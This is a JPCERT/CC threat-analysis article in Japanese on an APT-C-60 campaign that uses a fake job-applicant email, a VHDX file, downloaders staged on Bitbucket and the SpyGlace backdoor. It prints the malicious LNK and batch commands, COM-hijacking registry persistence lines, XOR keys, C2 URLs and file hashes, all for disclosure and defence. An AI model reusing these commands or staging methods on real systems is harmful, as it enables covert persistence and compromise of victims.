正規サービスを悪用した攻撃グループAPT-C-60による攻撃 - JPCERT/CC Eyes

By JPCERT/CC

Published: 2024-11-25 · Archived: 2026-04-05 15:17:50 UTC

JPCERT/CCでは、2024年8月ごろに攻撃グループAPT-C-60によるものとみられる国内の組織に対する攻撃を確認しました。 この攻撃は、入社希望者を装ったメールを組織の採用担当窓口に送信し、マルウェアに感染させるものでした。 本記事では、以下の項目に分けて攻撃手法について解説します。

- マルウェア感染までの流れ
- ダウンローダーの分析
- バックドアの分析
- 同種のマルウェアを使用したキャンペーン

マルウェア感染までの流れ

図1は、今回の初期侵害の概要です。




図1：初期侵害の流れ

本攻撃は、標的型攻撃メールが起点となり、メールに記載されているGoogle Driveのリンクからファイルをダウンロードさせる形となっていました。 Google Driveのリンクにアクセスすると、マルウェアが含まれたVHDXファイルがダウンロードされます。 VHDXファイルは、仮想ディスクに用いられるフ

ァイル形式で、マウントすることで内部に含まれたファイルを確認することができます。 本攻撃で使用されたVHDXファイルには、図2のようにLNKファイルやおとり文書が含まれていました。




図2：VHDXファイルの内容

LNKファイルであるSelf-Introduction.lnkは、IPML.txtを正規実行ファイル git.exeを用いて実行します（図3）。

```
E:\S-2-6-6061\mingw64\bin\git.exe "type .\S-2-6-6061\mingw64\bin\IPML.txt | .\S-2-6-6061\mingw64\bin\git.exe" && exit
```

図3：Self-Introduction.lnkの内容

また、IPML.txtはおとり文書の開封とダウンローダーであるSecureBootUEFI.datの作成と永続化を行います（図4）。 永続化は、COMインタフェースID **F82B4EF1-93A9-4DDE-8015-F7950A1A6E31**にSecureBootUEFI.datのパスを登録するCOMハイジャッキングを通して実行されます。

```
rem Microsoft Services Agreement.
explorer .\S-2-6-6061\mingw64\bin\~Template.docx
reg add HKCU\Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InProcServer32 /ve /t REG_SZ /d "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" /f /reg:64
copy .\S-2-6-6061\mingw64\bin\table.tmp "%temp%\table1A.tmp"
copy /b /y .\S-2-6-6061\mingw64\bin\IPMSA.tmp + .\S-2-6-6061\mingw64\bin\IPMSB.tmp "%temp%\table2B.tmp"
copy /b /y "%temp%\table1A.tmp" + "%temp%\table2B.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp"
move "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" && cls
rem Use Word, Excel, PowerPoint, OneDrive, Teams, Access. This set of apps is best for very small businesses who don't need branded email immediately, or who already use
```

図4：IPML.txtの内容

ダウンローダーの分析

図5は、ダウンローダーの動作の概要です。




図5：ダウンローダーの動作の概要

SecureBootUEFI.datは、正規サービスであるBitbucketとStatCounterにアクセスします。 最初にアクセスするStatCounterは、攻撃者による感染端末の確認に使用され、攻撃者は感染端末の確認後、Bitbucketにダウンローダーをアップロードしています。 感染端末はStatCounterへ、図6のように感染端末固有の情報をリファラーに記述しているため、攻撃者はこの情報をもとに各感染端末を認識していると考えられます。 リファラーには、コンピューター名とホームディレクトリ、コンピューター名とユーザー名を結合した文字列から英字以外を削除しXOR 3でエンコードした文字列が含まれます。 その後、SecureBootUEFI.datは、リファラーに含めたエンコード文字列をURLパスに含めてBitbucketにアクセスし、Service.datをダウンロード、XORキー **g73qrc4dwx8jt9qmhi4s**でデコード後、%Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service.datへ保存し、実行します。

図6：SecureBootUEFI.datの通信の流れ

次に、Service.datはSecureBootUEFI.datとは異なるBitbucketリポジトリーから二つの検体をダウンロードします。 ダウンロードした検体はそれぞれcbmp.txtとicon.txtであり、それぞれcn.datとsp.datとして%userprofile%\appdata\local\Microsoft\windows\fontsにBase64とXORキー **AadDDRTaSPtyAG57er#$ad!lDKTOPLTEL78pE**を用いてデコードし、保存します。 その後、図7のようにCOMインタフェースID **7849596a-48ea-486e-8937-a2a3009f31a9**を用いたCOMハイジャッキングを通して、cn.datを永続化します。

```
c:\\windows\\system32\\reg.exe add "HKCU\\Software\\Classes\\CLSID\7849596a-48ea-486e-8937-a2a3009f31a9}\\InProcServer32" \
/ve /t REG_EXPAND_SZ /d "%userprofile%\\appdata\\local\\Microsoft\\Windows\\Fonts\\cn.dat" /f
```

図7：Service.datの永続化

最後に、cn.datはsp.datを実行します。

バックドアの分析

今回使用されたバックドアは、ESETにより~~SpyGrace~~SpyGlaceと呼称されています。[1] バックドアに含まれるコンフィグには、バージョン情報の記載があり、今回確認した検体はv3.1.6と記述されていました。 加えて、~~SpyGrace~~SpyGlace v3.0はThreatBook CTIにより報告されており[2]、コマンドの種類やRC4キーやAESキー等の要素が今回確認した検体と一致していることを確認しています。 バックドアの初期化フェーズでは、以下の内容が実行されます。

- コンフィグの初期化
- Mutexの作成（**905QD4656:H**）
- ネットワーク疎通確認（api.ipfy.org）
- %appdata%\Microsoft\Vault\UserProfileRoaming配下の.exe .dat .db .extファイル実行


また、初期化フェーズの一部の処理は、CRTのinitterm関数を用いて実行され、DllMain関数が実行される前に実行されていました。

図8：initterm関数を用いたコンフィグ初期化

バックドアのコマンドとC2のURLはAppendix Aに記載しています。

同種のマルウェアを使用したキャンペーン

2024年の8月から9月にかけて、セキュリティベンダーなどから、今回確認した検体と同種のマルウェアについてのレポートが公開されています。[1] [3] いずれのキャンペーンも正規サービスであるBitbucketやStatCounterの悪用やCOMハイジャッキングによる永続化など共通した特徴を持っています。 また、本攻撃で使用されたVHDXファイルのゴミ箱フォルダーに存在したおとり文書から、日本・韓国・中国を含む東アジアの国で同様の攻撃が行われた可能性があり、他のレポートで標的となった国々と一致します。



FOR FOREIGN INVESTORS

Date	July 26, 2024
Time	07:30 ~09:00 hrs
Location	Namsan II, Grand Hyatt Seoul Hotel, Seoul
Host	MOTIE
Organizer	Office of the Foreign Investment Ombudsman, KOTRA

AGENDA: POLICY DIRECTIONS

Time	**Program**
07:00 ~07:30	Registration
07:30 ~07:35	Call to Order & Photo Session
07:35 ~07:40	Welcome & Introductions (OFIO)
07:40 ~07:45	Opening Remarks (MOTIE)
07:45 ~07:50	Greeting Remarks (TBD)
07:50 ~08:00	New Administration's Policy Direction (MOTIE)
08:00~08:55	Investor-MOTIE Open Discussions: Investor's Expectations & Suggestions followed by MOTIE's Answers
08:55 ~09:00	Closing Remarks (MOTIE)

* The above program is subject to change without prior notice.

図9：ゴミ箱フォルダーに存在した他のおとり文書の例

おわりに

本攻撃は、BitbucketやStatCounter等の正規サービスを悪用していることや日本を含む東アジアが標的とされていることから注意が必要です。 今回紹介した攻撃で使用された検体および通信先は、Appendixにて確認することができます。

インシデントレスポンスグループ 亀井 智矢

2025年9月1日追記

ESET社が命名したバックドア名は、正式には「SpyGrace」ではなく「SpyGlace」となっておりました。 謹んで訂正いたします。

参考情報

[1] ESET Research: Spy group exploits WPS Office zero day; analysis uncovers a second vulnerability https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-spy-group-exploits-wps-office-zero-day-analysis-uncovers-a-second-vulnerability/

[2] ThreatBook CTI: Analysis of APT-C-60 Attack on South Korea https://threatbook.io/blog/Analysis-of-APT-C-60-Attack-on-South-Korea

[3] 404 Advanced Threat Intelligence Team: 威胁情报 | DarkHotel APT 组织 Observer 木马攻击分析 https://mp.weixin.qq.com/s/qsgzOg-0rZfXEn4Hfj9RLw

Appendix A: バックドアのコマンドとC2のURL

表1: コマンド

コマンド	実行内容
cd	指定されたディレクトリへの移動
ddir	ディレクトリのファイル情報一覧
ddel	ファイル・ディレクトリの削除
ld	DLLの読み込みとGetProcAddressによる呼び出し
attach	DLLの読み込み
detach	指定したモジュールに対するStopThread呼び出し
proclist	プロセス一覧取得
procspawn	プロセス起動
prockill	プロセス停止
diskinfo	ディスク情報の取得
download	暗号化されたファイルのダウンロード
downfree	暗号化されていないファイルのダウンロード
screenupload	スクリーンショットのアップロード

screenauto	スクリーンショットの自動送信
upload	ファイルアップロード
cmd	リモートシェル

表2: C2 URL

C2 URL
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/command.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/update.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/result.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/server.asp
GET http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/listen.asp

Appendix B: 通信先

- 103.6.244.46
- 103.187.26.176
- https://c.statcounter.com/12959680/0/f1596509/1/
- https://c.statcounter.com/13025547/0/0a557459/1/
- https://bitbucket.org/hawnbzsd/hawnbzsd/downloads
- https://bitbucket.org/hawnbzsd/hawnbzsd31/downloads
- https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/cbmp.txt
- https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/icon.txt
- https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/rapd.txt

Appendix C: マルウェアのハッシュ値

- fd6c16a31f96e0fd65db5360a8b5c179a32e3b8e
- 4508d0254431df5a59692d7427537df8a424dbba
- 7e8aeba19d804b8f2e7bffa7c6e4916cf3dbee62
- c198971f84a74e972142c6203761b81f8f854d2c
- 6cf281fc9795d5e94054cfe222994209779d0ba6
- cc9cd337b28752b8ba1f41f773a3eac1876d8233
- 5ed4d42d0dcc929b7f1d29484b713b3b2dee88e3
- 8abd64e0c4515d27fae4de74841e66cfc4371575
- 3affa67bc7789fd349f8a6c9e28fa1f0c453651f
- fadd8a6c816bebe3924e0b4542549f55c5283db8
- 4589b97225ba3e4a4f382540318fa8ce724132d5
- 1e5920a6b79a93b1fa8daca32e13d1872da208ee
- 783cd767b496577038edbe926d008166ebe1ba8c

- 79e41b93b540f6747d0d2c3a22fd45ab0eac09ab
- 65300576ba66f199fca182c7002cb6701106f91c
- d94448afd4841981b1b49ecf63db3b63cb208853
- b1e0abfdaa655cf29b44d5848fab253c43d5350a
- 33dba9c156f6ceda40aefa059dea6ef19a767ab2
- 5d3160f01920a6b11e3a23baec1ed9c6d8d37a68
- 0830ef2fe7813ccf6821cad71a22e4384b4d02b4


JPCERT/CC

記事に関するご意見・ご質問は、お問い合わせフォームにご記入ください。


関連記事

- 


  React2Shellを悪用する複数の攻撃アクターによる侵害事例

- 

  攻撃グループAPT-C-60による攻撃のアップデート



- [Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃]



- [Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア]

- [APTアクターの分類“中毒” —Lazarus のサブグループ分類に見るアトリビューションの実務的課題—]

Source: https://blogs.jpcert.or.jp/ja/2024/11/APT-C-60.html